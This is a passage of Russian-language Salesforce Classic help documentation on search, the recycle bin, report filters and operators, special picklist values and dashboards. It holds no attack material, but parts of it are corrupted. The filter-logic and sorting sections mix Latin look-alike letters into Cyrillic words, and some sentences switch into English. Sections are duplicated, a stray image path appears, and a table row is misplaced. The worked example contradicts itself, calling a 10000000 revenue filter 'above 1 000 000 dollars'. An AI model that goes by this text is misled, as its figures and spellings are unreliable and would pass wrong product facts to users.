По мере ввода критерия поиска в поле глобального поиска отображается список автоматически подобранных записей. Данные мгновенные результаты позволяют быстро находить нужную запись без выполнения полного поиска.

Мгновенные результаты появляются только для записей в объектах, доступных для поиска.

Отображаемые результаты содержат записи, которые просматривались недавно или соответствуют введенному критерию поиска. При отсутствии нужной записи в мгновенных результатах рекомендуем выполнить полный поиск для отображения дополнительных результатов.

Ниже перечислены объекты, поиск по которым возвращает мгновенные результаты, содержащие стоп-слова (например, «как» и «в»).

- Организация
- Кампания
- Обращение
- Контакт
- Контракт
- Настраиваемые объекты
- Подтверждение
- Копилка
- Цель
- Интерес
- Возможность
- Заказ
- Награда
- Навык
- Тема
- Пользователь

## Ограничения для поиска в Salesforce Classic

При использовании глобального поиска, поиска на боковой панели, расширенного поиска, структурированных запросов, списковых представлений и фильтров применяются некоторые ограничения.

### Chatter и глобальный поиск

Включение Chatter инициирует включение функций глобального поиска и поиска по лентам, но выключение функции поиска на боковой панели и расширенного поиска.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**

Функция глобального поиска может использоваться только после включения поддержки Chatter администратором организации. Параметры поиска недоступны пользователям Chatter Free.

Область поиска не влияет на поиск в лентах Chatter, что включает совпадения для публикаций по всем объектам.

## Поиск на боковой панели и расширенный поиск

Таблица ниже содержит основные различия между функциями поиска на боковой панели и расширенного поиска.

| Функция                       | Поиск на боковой панели  | Расширенный поиск   |
|-------------------------------|--|---|
| Расположение                  | При наличии доступа отображается в левой части страницы. Боковой панели может быть разрешено свертывание.  | Ссылка на расширенный поиск при выполнении поиска на боковой панели.  |
| Поля и вложения записей       | Ведет поиск по всем типам настраиваемых полей, за исключением типов «текстовая область», «область подробного текста» и «область обогащенного текста». Поиск по стандартным полям варьируется в зависимости от объекта. Поиск во вложениях не ведется.  | Ведется поиск по всем типам настраиваемых полей. Поиск по стандартным полям варьируется в зависимости от объекта.   |
| Поиски по нескольким объектам | Выберите один объект для ограничения области поиска. Чтобы выполнить поиск по всем объектам, доступным через боковую панель, щелкните <b>«Искать все»</b> .  | Выберите как минимум один объект для ограничения области поиска. Чтобы выполнить поиск по всем объектам, доступным через расширенный поиск, щелкните <b>«Искать все»</b> .  |
| Поисковые термины             | Использование поиска по фразе и сопоставление терминов в точной последовательности. Например, поиск по запросу « <i>иван петров</i> » возвращает элементы, содержащие « <i>Иван Петров</i> », но не « <i>Иванушка Петров</i> » или « <i>Иван А. Петров</i> ». Кроме того, поисковые термины дополняются конечным специальным символом. Например, « <i>Иван А. Петров*</i> ». | Использование поиска по отдельному слову для полей записи, доступных для поиска. Например, поиск по запросу « <i>иван петров</i> » возвращает элементы, содержащие « <i>Иван Петров</i> », а также контакт «Иван Сидоров», содержащий адрес эл. почты isidorov@petrov.ru. |
| Поиск по прозвищам            | Не включает результаты для прозвищ.  | Прозвища отображаются в результатах.  |

## Структурированные запросы на основе нескольких критериев

Чтобы найти записи на основе структурированного запроса (например, организации из определенной области или открытые возможности внутри компании), воспользуйтесь списковым представлением, отчетом или панелью мониторинга.

## Флажок «Ограничиться моими элементами»

При наличии флажка **«Ограничиться моими элементами»** результаты поиска не возвращают записи активов, идей, счетов, заказов, вопросов, смет, ответов и пользователей ввиду отсутствия ответственных.

## Фильтры

Доступные поля фильтра в макете поиска определяются администратором. Фильтры поиска недоступны на клиентских или партнерских порталах.

При фильтрации результатов поиска оператор выбирается автоматически на основе типа поля. Если не указано иное, то все поля используют оператор «содержит». Поля типа «автонумерация» и «телефон» используют оператор «содержит», так как могут содержать нечисловые символы. Ниже перечислены типы полей, использующие оператор «равно».

- Даты
- Числа (кроме полей типа «автонумерация» и «телефон»)
- Коды записей

Явное использование оператора «ИЛИ» поддерживается только числовыми полями. Фильтры результатов поиска (кроме числовых полей) используют запятые в качестве операторов «ИЛИ». Например, при вводе критерия «компания, калифорния» в поле фильтра «Имя организации» отображаются записи, содержащие слова «компания» или «калифорния». Числовые поля (где запятая может являться частью числа) не обрабатывают запятые в качестве операторов «OR», поэтому оператор OR должен вводиться вручную.

При добавлении нескольких критериев отображаются только записи, соответствующие всем критериям. Например, при вводе критерия «компания калифорния» в поле фильтра «Имя организации» отображаются записи, содержащие слова «компания» и «калифорния».

Не включайте «http://» или «https://» в критерий URL-фильтра, чтобы не получить неожиданные результаты. После ввода значений в поля типа «URL-адрес» и сохранения записей система Salesforce добавляет префикс http:// в любой URL-адрес, который не начинается с префикса http:// или https://. Добавленный префикс http:// не хранится в базе данных. Например, если в поле «Веб-сайт» ввести «salesforce.com» и сохранить запись, в поле будет отображаться «http://salesforce.com», но значение сохранится как «salesforce.com». Таким образом, если ввести в поле фильтра веб-сайта «http://salesforce.com», в результатах не будет вашей записи.

### [Использование корзины](#)

## Использование корзины


Ссылка **«Корзина»** на боковой панели позволяет просматривать и восстанавливать недавно удаленные записи в течение 15 дней после их удаления. Чтобы определить максимально допустимый размер корзины, воспользуйтесь следующей формулой: объем хранилища (Мб), умноженный на 25. Например, если организация располагает 1 Гб хранилища, то данное ограничение составляет 1 000 Мб x 25, то есть 25 000 записей. При достижении установленного ограничения система Salesforce автоматически удаляет старые записи, хранящиеся в корзине не менее двух часов.

### Просмотр элементов корзины

Чтобы просмотреть собственные удаленные элементы, выберите значение **«Моя корзина»** из раскрывающегося списка. Чтобы просмотреть все удаленные элементы организации, администратор или пользователь с полномочием **«Изменение всех данных»** может выбрать значение **«Вся корзина»**. Выбор значения **«Вся корзина»** в версии Personal Edition инициирует отображение всех удаленных элементов.

### Поиск по элементам корзины

1. Выберите значение **«Моя корзина»** или **«Вся корзина»** из раскрывающегося списка. Выбор значения **«Моя корзина»** инициирует поиск только по собственным удаленным элементам.
2. Введите критерии поиска. Критерии поиска обрабатываются как отдельные слова, между которыми используется условие «И». Например, в результате поиска по критерию *«иван петров»* отображаются записи, содержащие элементы *«иван»* и *«петров»*, тогда как записи, содержащие имя *«иван сидоров»* и адрес эл. почты *isidorov@petrov.ru*, не отображаются. По умолчанию критерии поиска дополняются специальным символом, поэтому в результате поиска по критерию *«иван»* отображаются записи, содержащие имя *«иван»* или *«иванушка»*. Поиск выполняется по полю, доступному в столбце **«Имя»** на странице **«Корзина»** (например, **«Имя»**, **«Номер обращения»**, **«Номер контракта»** или **«Имя продукта»**).

 **Прим.:** Корзина не поддерживает некоторые функции поиска (например, морфологический поиск и синонимы).

3. Нажмите кнопку **«Поиск»**.

### Восстановление элементов корзины

Чтобы восстановить элемент, установите флажок напротив нужного элемента и нажмите кнопку **«Восстановить»**. Чтобы восстановить все удаленные элементы, установите флажок в заголовке столбца и нажмите кнопку **«Восстановить»**.

Ниже перечислены типы взаимосвязей, для которых система Salesforce восстанавливает связи при восстановлении записи.

- Родительские организации (как указано в поле организации **«Родительская организация»**)
- Родительские обращения (как указано в поле обращения **«Родительское обращение»**)
- Основные решения для переведенных решений (как указано в поле решения **«Основное решение»**)
- Менеджеры контактов (как указано в поле контакта **«Подчиненный»**)
- Продукты, связанные с активами (как указано в поле актива **«Продукт»**)

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic.**

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и восстановления удаленных записей:

- **«Чтение»** для записей в корзине

Для просмотра и восстановления записей, удаленных другими пользователями:

- **«Изменение всех данных»**


Для восстановления удаленных общедоступных тегов:

- **«Менеджер тегов»**

Для очистки корзины:

- **«Изменение всех данных»**

- Возможности, связанные со сметами (как указано в поле сметы «Возможность»)
- Все настраиваемые взаимосвязи поиска
- Участники группы взаимосвязи для организаций и группы взаимосвязи (за некоторыми исключениями)
- Теги
- Категории статьи, состояние публикации и назначения

 **Прим.:** Система Salesforce восстанавливает только те взаимосвязи поиска, которые не были заменены. Например, если актив был связан с другим продуктом до восстановления исходной записи продукта, то взаимосвязь между активом и продуктом не восстанавливается.

## Очистка корзины

Чтобы безвозвратно удалить удаленные элементы до завершения 15-дневного периода, администратор или пользователь с полномочием «Изменение всех данных» может нажать кнопку **«Очистить свою корзину»** или **«Очистить корзину организации»**.

СМ. ТАКЖЕ:

[Удаление записей](#)

## Запуск отчета

Чтобы запустить отчет, найдите нужный отчет на вкладке «Отчеты» и щелкните его имя. Отчеты запускаются автоматически при выборе имени. Чтобы запустить или запланировать просматриваемый отчет, нажмите кнопку **«Запустить отчет»**. В Lightning Experience кнопка **«Запустить отчет»** отображается только после сохранения отчета.

Если результаты отчета не отображаются, проверьте перечисленные ниже условия.

- Результаты отчета отсутствуют. Проверьте критерии фильтрации на предмет отображения других данных.
- Одна из выбранных группировок недоступна согласно параметрам безопасности поля.
- Контекст настраиваемой формулы резюмирования не соответствует параметрам диаграммы. Например, если диаграмма не содержит параметра «Отрасль», использованного для вычисления формулы, то результаты не возвращаются.
- Выбранные значения не соответствуют диапазону допустимых значений. Максимальное допустимое значение: 9999999999999999. Минимальное допустимое значение: -9999999999999999.

Если отчет возвращает более 2 000 записей, то отображаются только первые 2 000 записей. Чтобы просмотреть все результаты отчета, нажмите кнопку **«Экспортировать сведения»**.

Отчет, выполняемый более 10 минут, отменяется системой Salesforce. Чтобы сократить объем данных, используемых в отчете, выполните указанные ниже действия.

- Выполните фильтрацию собственных, а не всех записей.
- Выберите нужный диапазон дат.
- Удалите лишние столбцы из отчета.
- Скройте сведения об отчете.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»



### Дoбaвление лoгики фильтра

Лoгические пaрaметры фильтрации упрaвляют тем, кaк и кoгда к вaшему oтчету пpименяются фильтры.

### Сoртировка рeзультaтoв oтчета

Чтобы oтсoртировать рeзультaты oтчета пo дaнным в oтдельнoм стoлбце, щeлкните зaгoлoвoк нужнoгo стoлбца. Пpи выбoре зaгoлoвкa стoлбца дaнные сoртируются в пoрядкe вoзрaстaния: текст — пo алфaвиту, числa — oт нaимeньшeгo к нaибoльшeму, вpeмя и дaтa — oт сaмoй рaннeй к сaмoй пoзднeй.

### Визуализация дaнных пoсредствoм пaнeлeй мoнитoрингa

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. Компoнeнты пpeдстaвляют сoбoй мoментaльные снимкeы ключeвых пoкaзaтeлeй и индикaтoрoв эффeктивнoсти oргaнизaции. Кaждaя пaнeль мoнитoрингa мoжет сoдeржaть нe бoлee 20 кoмпoнeнтoв.

СМ. ТАКЖЕ:

[Страница зaпyскa oтчета](#)

[Страница зaпyскa oтчета](#)

[Пaрaметры стpаницы зaпyскa oтчета](#)

[Пaрaметры стpаницы зaпyскa oтчета](#)

[Пeчaть oтчета](#)

[Сoртировка рeзультaтoв oтчета](#)

## Дoбaвление лoгики фильтра

Лoгические пaрaметры фильтрации упрaвляют тем, кaк и кoгда к вaшему oтчету пpименяются фильтры.

Пoслe дoбaвления фильтра к oтчету фильтpу пpисвaивaется нoмep. Пepвый фильтp пoлучaет имя Filter 1, a втoрой фильтp — Filter 2. Вы пpименяeтe лoгику фильтра нa oснoвaнии этиx пpонумepoвaнных фильтpoв.

Напpимep, у вaс eсть oтчет с Oргaнизaциями с тaкими пoлями кaк Aдминистpaтивно-тeppитopиaльнaя eдиницa, Eжeгoдный дoхoд и Oтpасль. В oтчетe иcпoльзуются слeдующиe фильтры:

1. Пoлe «Aдминистpaтивно-тeppитopиaльнaя eдиницa» включaет Кaлифopнию, Aризoну и Нeвaду
2. «Oтpасль» pавнo "Бaнки»
3. «Гoдoвoй дoхoд» бoльшe "10000000»

Эти тpи фильтpа иcпoльзуются для извлeчeния из oтчета oргaнизaций, pаспoлoжeнных в Кaлифopнии, Aризoнe и Нeвaдe, зaнятых в бaнкoвскoй oтpасли, с гoдoвым дoхoдoм вышe 1 000 000 дoллapoв США. Но чтo слeдует сдeлaть, eсли вaм нeoбxoдимы oргaнизaции в Кaлифopнии, Aризoнe или Нeвaдe, кoтoрыe рaбoтaют в бaнкoвскoй oтpасли ИЛИ имeют дoхoд вышe 1 000 000 дoллapoв США? Дoбaвьтe фильтp в oтчет.

1. Нaжмитe кнoпкy «Дoбaвить» > «Лoгикa фильтра».
2. Ввeдитe нoмep стpoки кaждoгo фильтpа, иcпoльзуя лoгический oпepaтop фильтpа. Напpимep, вьpажeниe (1 И 2) ИЛИ 3 пoзвoлит нaйти зaписи, сooтвeтствующиe услoвиям фильтpа 1 и фильтpа 2, либo фильтpа 3.

### ПOЛНОМOЧИЯ ПOЛЬЗOВAТЕЛЯ

Для сoздaния, рeдaктирoвaния и удaлeния oтчетoв:

- «Сoздaниe и нaстpойкa oтчетoв»
- И
- «Кoнстpуктop oтчетoв»

Для сoздaния нaстpаивaeмых спискoвых пpeдстaвлeний:

- «Чтeниe» для типoв зaписeй, дoбaвлeнных в списoк

Для сoздaния, рeдaктирoвaния и удaлeния oбщeдoступных спискoвых пpeдстaвлeний:

- «Упpавлeниe oбщeдoступными спискoвыми пpeдстaвлeниями»

Вот полная таблица логических операторов фильтра:

| Оператор   | Определение  |
|------------|--|
| <b>И</b>   | <p>Данный оператор находит записи, которые соответствуют обоим значениям.</p> <p><b>1 И 2</b></p>  |
| <b>ИЛИ</b> | <p>Данный оператор находит записи, которые соответствуют одному из значений.</p> <p><b>1 ИЛИ 2</b></p>   |
| <b>НЕ</b>  | <p>Данный оператор находит записи, которые не содержат введенные значения.</p> <p>Например, Фильтр 1 имеет значение <b>Отрасль = «Биотехнологии»</b>. Вы настраиваете логику фильтра <b>НЕ 1</b>. В вашем отчете отображаются записи, среди которых отсутствует отрасль «Биотехнологии».</p> |

**3.** Нажмите кнопку **«Сохранить»**.

Теперь в вашем отчете отображаются Организации, занятые в банковской сфере в Калифорнии, Аризоне или Неваде, с любым объемом дохода, а также все организации с годовым доходом выше 1 000 000 долларов США.

 Прим.:

- Логика фильтра доступна только для некоторых фильтров. Например, она не поддерживается полями сводного резюмирования.
- Условие «ИЛИ» не может использоваться для фильтрации объектов отчета, объект А которого может иметь или не иметь объект Б. Например, при вводе критерия фильтрации «"Имя организации" начинается с "М" ИЛИ "Личное имя контакта" начинается с "М"» отображается сообщение об ошибке, уведомляющее о вводе недопустимого критерия фильтрации.
- За исключением логики фильтров в полях поиска, вы не можете использовать логические операторы фильтров, если в фильтрах полей используются любые из следующих полей:
  - Темы
  - Описание
  - любые поля Адресная строка 1, Адресная строка 2, Адресная строка 3
  - Категория прогноза
  - Кампания: Тип участника
  - Пользователь: Имя профиля
  - Состояние входа
  - настраиваемые поля для ввода увеличенных объемов текста

[Справочник по операторам фильтров](#)

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

[Фильтрация по значениям специального раскрывающегося списка](#)

СМ. ТАКЖЕ:

[Справочник по операторам фильтров](#)


[Фильтрация по значениям специального раскрывающегося списка](#)

[Примечания для фильтрации по типу полей и значениям](#)

## Справочник по операторам фильтров

Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Операторы позволяют задать, как критерии фильтрации связаны друг с другом. Изучите следующий список операторов фильтрации, которые используются при настройке фильтров для списковых представлений, отчетов, панелей мониторинга и некоторых настраиваемых полей.

| Оператор         | Применение  |
|------------------|---|
| равно            | Используйте для точного совпадения. Например: «"Создано" равно "сегодня"».  |
| меньше           | Используйте для результатов, которые меньше, чем вводимое вами значение. Например, «План продаж меньше 20 000» возвращает записи, где диапазон значений будет от 0 до 19 999,99.  |
| больше           | Данный оператор предназначен для отображения результатов, превышающих введенное значение. Например, фильтр «"План продаж" больше "20 000"» возвращает записи, в которых значение поля «План продаж» превышает 20 000,01.  |
| меньше или равно | Данный оператор предназначен для отображения результатов, соответствующих или предшествующих введенному значению.   |
| больше или равно | Данный оператор предназначен для отображения результатов, соответствующих или превышающих введенное значение.   |
| не равно         | Данный оператор предназначен для отображения результатов, которые не содержат введенное значение. Этот оператор особенно удобен для удаления пустых полей. Например, «"Эл. почта" не равна <пусто>».  |
| содержит         | Используйте для полей, которые содержат вашу строку поиска, но иногда также содержат другую информацию. Например, фильтр «"Организация" содержит "Калифорния"» возвращает записи «Калифорния-тур», «Калифорния-сервис» и «Моя Калифорния». Помните, что, если вы вводите короткую строку поиска, она может совпадать с более длинным словом. Например, фильтр «"Организация" содержит "про"» возвращает записи «Студия Про» и «Профессионалы Москвы». Этот оператор не учитывает регистр. |

| Оператор     | Применение   |
|--------------|--|
| не содержит  | <p>Удаляет записи, которые не содержат введенное вами значение. Например: «Строка почтового адреса 2 не содержит номера АЯ».</p> <p> <b>Прим.:</b> В полях сводного резюмирования оператор «не содержит» использует логику «или» для значений, разделенных запятыми. В списковых представлениях, отчетах и панелях мониторинга оператор «не содержит» использует логику «и».</p> <p>Этот оператор не учитывает регистр:</p>                                       |
| начинается с | <p>Данный оператор предназначен для отображения записей, при условии отсутствия точного текста и наличия только его начала. В отличие от оператора «содержит», данный оператор выполняет более узкий поиск. Например, если вы вводите «Учетная запись начинается с "california"», то найдется «California Travel» и «California Pro Shop», но не «Surf California».</p>  |
| включает     | <p>Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, содержащих как минимум одно введенное значение.</p> <p>Например, если вы введете «Интересы включают хоккей, футбол, баскетбол», вы найдете записи, у которых выбран только хоккей, и записи, у которых есть два или три введенных значения. Результаты содержат только полные соответствия введенных значений.</p>  |
| исключает    | <p>Данный оператор доступен при использовании раскрывающегося списка со множественным выбором в качестве выбранного поля. Данный оператор предназначен для поиска записей, которые не содержат значений, соответствующих введенным значениям.</p> <p>Например, если ввести «Интересы исключить вино, гольф», ваш отчет будет содержать записи, которые содержат какие-либо другие значения из этого раскрывающегося списка, в том числе значения, которые являются пустыми. Результаты содержат только полные соответствия введенных значений.</p> |
| от           | <p>Данный оператор доступен только для фильтров панели мониторинга. Данный оператор предназначен для фильтрации диапазонов значений. Для каждого диапазона фильтр возвращает результаты, превышающие или равные минимальному значению и предшествующие максимальному значению.</p> <p>Например, фильтр «Количество сотрудников от 100 до 500» возвращает организации с численностью сотрудников от 100 до 499. Организации с численностью 500 сотрудников не отображаются.</p>   |

## Фильтрация по значениям специального раскрывающегося списка


Значения специального раскрывающегося списка могут использоваться как критерии поиска при создании критериев фильтрации. Специальными считаются раскрывающиеся списки со значениями «Истина» и «Ложь».

Например, чтобы просмотреть все реализованные возможности, введите критерий поиска «"Реализовано" равно "Истина"». Чтобы просмотреть все закрытые/нереализованные возможности, введите критерии поиска «"Закрыто" равно "Истина"» и «"Реализовано" равно "Ложь"».


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступные поля определяются используемой версией Salesforce.

 **Прим.:** При создании критериев фильтрации для отчета или спискового представления значок поиска отображается автоматически при выборе специального раскрывающегося списка для фильтрации. Чтобы выбрать значение «Истина» или «Ложь», щелкните значок поиска. При необходимости введите значение «Истина»/«Ложь» вручную.


Ниже перечислены доступные поля и их значения.

| Поле специального раскрывающегося списка                 | Значение | Описание  |
|--|----------|---|
| Организации и контакты: Является организацией–лицом      | Истина   | Организация является организацией–лицом. Обратите внимание, что имя данного поля может быть настроено администратором. Данное поле отображается в виде значка организации-лица (  ). |
|  | Ложь     | Организация является организацией–компанией.  |
| Организации, интересы и возможности: Организация–партнер | Истина   | Организация является организацией–партнером, либо ответственный за интерес или возможность является пользователем–партнером.  |
|  | Ложь     | Организация не является организацией–партнером, либо ответственный за интерес или возможность не является пользователем–партнером.  |
| Действия: Весь день                                      | Истина   | Применяется только к событиям, но не задачам. Событие помечается как событие на весь день.  |
|  | Ложь     | Событию назначается конкретное время.   |
| Действия: Закрыто  | Истина   | Применяется только к задачам, но не событиям. Задача закрыта, то есть поле задачи «Статус» содержит значение «Закрыто».   |
|  | Ложь     | Задача все еще открыта.   |
| Действия: Приглашение на событие (Только для отчетов)    | Истина   | Применяется только к событиям, но не задачам. Событие является приглашением на многопользовательское событие, отправленным другому пользователю.  |
|  | Ложь     | Событие является исходным многопользовательским событием, назначенным организатору события.   |
|  | Ложь     | Действие не содержит green sheet.   |
| Действия: Задача   | Истина   | Действие является задачей, но не событием.  |
|  | Ложь     | Действие является событием.   |
| Кампании: Активно  | Истина   | Кампания активна и может быть выбрана из разных раскрывающихся списков кампаний (например, в мастере импорта кампаний).   |
|  | Ложь     | Кампания неактивна.   |
| Обращения: Закрыто                                       | Истина   | Обращение закрыто, то есть поле обращения «Статус» содержит значение «Закрыто».   |

| Поле специального раскрывающегося списка                           | Значение | Описание  |
|--|----------|---|
|  | Ложь     | Обращение все еще открыто.  |
| Обращения: Расширено   | Истина   | Обращение расширено автоматически посредством правила расширения, заданного в организации.                        |
|  | Ложь     | Обращение не расширено.   |
| Обращения: Новый комментарий на портале самообслуживания           | Истина   | Обращение содержит новый комментарий, добавленный пользователем портала самообслуживания.                         |
|  | Ложь     | Обращение не содержит нового комментария на портале самообслуживания.   |
| Обращения: Открыто<br>(Только для отчетов)                         | Истина   | Обращение открыто, то есть поле обращения «Статус» содержит значение, которое не эквивалентно значению «Закрето». |
|  | Ложь     | Обращение закрыто.  |
| Обращения: Прокомментировано на портале самообслуживания           | Истина   | Обращение содержит комментарий, добавленный пользователем портала самообслуживания.                               |
|  | Ложь     | Обращение не содержит комментария на портале самообслуживания.  |
| Контакты: Без рассылки по эл. почте                                | Истина   | Контакт не может быть добавлен в список получателей пакетной электронной рассылки.                                |
|  | Ложь     | Контакт может получать пакетную электронную рассылку.   |
| Контакты: Активный портал самообслуживания<br>(Только для отчетов) | Истина   | Контакт может выполнять вход на портал самообслуживания.  |
|  | Ложь     | Контакт не может выполнять вход на портал самообслуживания.   |
| Интересы: Преобразовано<br>(Только для отчетов)                    | Истина   | Интерес преобразован.   |
|  | Ложь     | Интерес не преобразован.  |
| Интересы: Без рассылки по эл. почте                                | Истина   | Интерес не может быть добавлен в список получателей пакетной электронной рассылки.                                |
|  | Ложь     | Интерес может получать пакетную электронную рассылку.   |
| Интересы: Не прочитано   | Истина   | Интерес все еще не просматривался или не изменялся ответственным после назначения данному пользователю.           |
|  | Ложь     | Интерес просматривался или изменялся ответственным как минимум один раз после назначения данному пользователю.    |

| Поле специального раскрывающегося списка                            | Значение | Описание  |
|---|----------|---|
| Возможности: Закрыто  | Истина   | Возможность закрыта, то есть поле возможности «Этап» содержит значение типа «Закрыто/реализовано» или «Закрыто/не реализовано». |
|   | Ложь     | Возможность все еще открыта.  |
| Возможности: Основной<br>(Только для отчета «Возможности партнера») | Истина   | Партнер возможности помечается как основной.  |
|   | Ложь     | Партнер возможности не помечается как основной.   |
| Возможности: Личная   | Истина   | Флажок «Личная» на странице редактирования возможности установлен ответственным за возможность.                                 |
|   | Ложь     | Флажок «Личная» в записи возможности не установлен.   |
| Возможности: Реализовано  | Истина   | Возможность закрыта и реализована, то есть поле возможности «Этап» содержит значение типа «Закрыто/реализовано».                |
|   | Ложь     | Возможность не реализована. Поле «Этап» может содержать значение типа «Открыто» или «Закрыто/не реализовано».                   |
| Продукты: Активно   | Истина   | Продукт активен и может быть добавлен в возможности организациями Enterprise Edition, Unlimited Edition и Performance Edition.  |
|   | Ложь     | Продукт неактивен и не может быть добавлен в возможности.   |
| Продукт: Содержит расписание объемов продукции                      | Истина   | Продукт содержит стандартное расписание объемов продукции.  |
|   | Ложь     | Продукт не содержит стандартного расписания объемов продукции.  |
| Продукт: Содержит расписание доходов                                | Истина   | Продукт содержит стандартное расписание доходов.  |
|   | Ложь     | Продукт не содержит стандартного расписания доходов.  |
| Решения: Отображается на портале самообслуживания                   | Истина   | Решение помечается флажком «Отображается на портале самообслуживания» и доступно пользователям портала самообслуживания.        |
|   | Ложь     | Решение не помечается флажком «Отображается на портале самообслуживания» и недоступно пользователям портала самообслуживания.   |
| Решения: Согласовано  | Истина   | Решение согласовано, то есть поле решения «Статус» содержит значение «Согласовано».   |

| Поле специального раскрывающегося списка | Значение | Описание   |
|--|----------|--|
|  | Ложь     | Решение не согласовано.  |
| Решения: Устарело                        | Истина   | Переведенное решение не обновлялось в соответствии со связанным основным решением. |
|  | Ложь     | Переведенное решение обновлено в соответствии со связанным основным решением.      |
| Пользователи: Активно                    | Истина   | Пользователь активен и может выполнить вход.                                       |
|  | Ложь     | Пользователь неактивен и не может выполнить вход.                                  |
| Пользователи: Пользователь Offline       | Истина   | Пользователю предоставляется доступ к приложению Connect Offline.                  |
|  | Ложь     | Пользователю не предоставляется доступ к приложению Connect Offline.               |
| Пользователи: Пользователь Marketing     | Истина   | Пользователь может управлять кампаниями.   |
|  | Ложь     | Пользователь не может управлять кампаниями.  |
| Пользователь: Является партнером         | Истина   | Пользователь является пользователем-партнером.                                     |
|  | Ложь     | Пользователь не является пользователем-партнером.                                  |

 **Прим.:** Специальные раскрывающиеся списки, доступные для просмотра, определяются макетами страниц и параметрами безопасности поля.

## Сортировка результатов отчета

Чтобы отсортировать результаты отчета по данным в отдельном столбце, щелкните заголовок нужного столбца. При выборе заголовка столбца данные сортируются в порядке возрастания: текст — по алфавиту, числа — от наименьшего к наибольшему, время и дата — от самой ранней к самой поздней.

- Чтобы применить обратный порядок сортировки, щелкните заголовок столбца второй раз.
- Если организация использует плавающие заголовки отчетов, то алгоритм сортировки немного отличается.

В этом случае отчет обновляется, а пользователи переходят в начало страницы результатов.

- Если отчет использует разные уровни группировки, то его результаты могут быть отсортированы по суммарному значению, определяющему каждую группировку. Например, рассмотрим отчет «Возможности», результаты которого группируются по типу бизнеса. Каждая группировка «Тип» использует группировку «Этап», а каждая группировка «Этап» использует группировку «Источник интереса». Таким

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сортировки результатов отчета:

- «Запуск отчетов»



образом, пользователи могут сортировать группировки «Тип» по стоимости, группировку «Этап» по этапу, а группировку «Источник интереса» по количеству записей.



СМ. ТАКЖЕ:

[Создание отчета](#)

[Подведение промежуточных результатов отчетов](#)

## Визуализация данных посредством панелей мониторинга

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. Компоненты представляют собой моментальные снимки ключевых показателей и индикаторов эффективности организации. Каждая панель мониторинга может содержать не более 20 компонентов.

При открытии вкладки «Панели мониторинга» отображается последняя просмотренная панель мониторинга. В верхней части страницы отображаются время последнего обновления панели мониторинга и имя пользователя, полномочия которого определяют доступные данные.

Каждый компонент панели мониторинга отображает данные, доступные в основном отчете. Чтобы просмотреть связанный компонент панели мониторинга, пользователь должен иметь доступ к папке для основного исходного отчета. Чтобы открыть исходный отчет, отфильтрованный отчет, страницу сведений о записи или другой URL-адрес, щелкните компонент панели мониторинга или любой его элемент. При детализации отфильтрованного компонента фильтры панели мониторинга применяются к исходному отчету.

Чтобы просмотреть список панелей мониторинга, щелкните ссылку **«Перейти к списку панелей мониторинга»**. Чтобы найти нужную панель мониторинга, воспользуйтесь средством поиска панелей мониторинга. Введите имя в поле «Просмотр панели мониторинга» и выберите панель мониторинга из списка результатов. Пользователи могут просматривать панели мониторинга только в доступных папках.

Чтобы получать соответствующие обновления ленты, начните отслеживание панели мониторинга в Chatter.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и обновления панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

Для создания панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления созданных панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления панелей мониторинга, созданных другими пользователями:

- «Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»

## Доступ к элементам пользовательского интерфейса, записям и полям

Защита корпоративных данных выполняется разными компонентами, которые могут быть настроены администратором. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют определять уровень доступа других пользователей к собственным данным путем предоставления коллегам индивидуального доступа к записям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

| Действие               | Нужный доступ  |
|------------------------|--|
| Для просмотра вкладки: | <ul style="list-style-type: none"> <li>Убедитесь в наличии полномочия «Чтение» для записей, доступных на данной вкладке.</li> <li>Убедитесь, что данной вкладке заданы личные параметры отображения.</li> </ul>  |
